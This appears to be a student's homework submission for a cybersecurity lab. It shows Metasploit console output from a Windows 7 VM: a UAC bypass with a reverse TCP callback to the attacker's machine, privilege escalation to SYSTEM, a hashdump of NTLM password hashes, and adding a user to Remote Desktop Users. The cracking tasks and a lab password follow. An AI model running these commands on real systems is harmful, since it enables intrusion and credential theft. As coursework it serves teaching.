

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1726 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set session 1
session ⇒ 1
msf6 exploit(windows/local/bypassuac) > set LHOST 192.168.10.13
LHOST ⇒ 192.168.10.13
msf6 exploit(windows/local/bypassuac) > set LPORT 4445
LPORT ⇒ 4445
msf6 exploit(windows/local/bypassuac) > run
[*] Started reverse TCP handler on 192.168.10.13:4445
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4445 → 192.168.10.9:1060) at 2026-03-18 01:43:30 -0400

```
meterpreter > sessions -i 2
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Captain_America:1009:aad3b435b51404eeaad3b435b51404ee:720314fd46f4c12463c1edb4144c5df0:::
Carl:1004:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
cloch001:1003:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Hawkeye:1010:aad3b435b51404eeaad3b435b51404ee:4ce9eadea330a0f7a284d0c9bf0b84ff:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
Thor:1008:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d:::
user10:1013:aad3b435b51404eeaad3b435b51404ee:becedb42ec3c5c7f965255338be4453c:::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d:::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178:::
user8:1011:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
user9:1012:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b:::
Window_7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
```

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×  root@kali: ~ ×
zsh: corrupt history file /root/.zsh_history
┌──(root㉿kali)-[~]
└─# cat ~/Desktop/WinHash.txt
Thor:1008:aad3b435b51404eeaad3b435b51404ee:579110c49145015c47ecd267657d3174:::
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d:::
user10:1013:aad3b435b51404eeaad3b435b51404ee:becedb42ec3c5c7f965255338be4453c:::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d:::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178:::
user8:1011:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
user9:1012:aad3b435b51404eeaad3b435b51404ee:f9e37e83b83c47a93c2f09f66408631b:::
```



2. **10 points.** Then perform dictionary attack using **John the ripper** for **10 minutes** to crack the windows users' passwords (You MUST crack at least one password in order to complete this assignment.).




3. **10 points.** Launch/open the password cracking tool, **Cain and Abel** in Windows **7 VM**, via a remote desktop window. Then, implement **BOTH brute force and dictionary attacks** to crack the passwords for Windows7 users. (You MUST crack at least one password in order to complete this assignment).


   NOTE: Please refer to the class lecture and Lab Manual –Module 4 to learn how to add users in Linux and how to use Cain tool for windows password cracking.


```
meterpreter > shell
Process 1456 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net localgroup "Remote Desktop Users" Thor /add
net localgroup "Remote Desktop Users" Thor /add
The command completed successfully.


C:\Windows\system32>exit
exit
meterpreter >
```


```
┌──(root㉿kali)-[~]
└─# rdesktop 192.168.10.9
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by th
e user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by th
e user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy RDP clipboard text
request
```




***** Note ***** Windows 7 VM was giving me trouble logging in using its password, so I used an older user's password (Thor, 123123) to remotely login to complete this homework assignment by the due date.







Dictionary Attack



Brute-Force Attack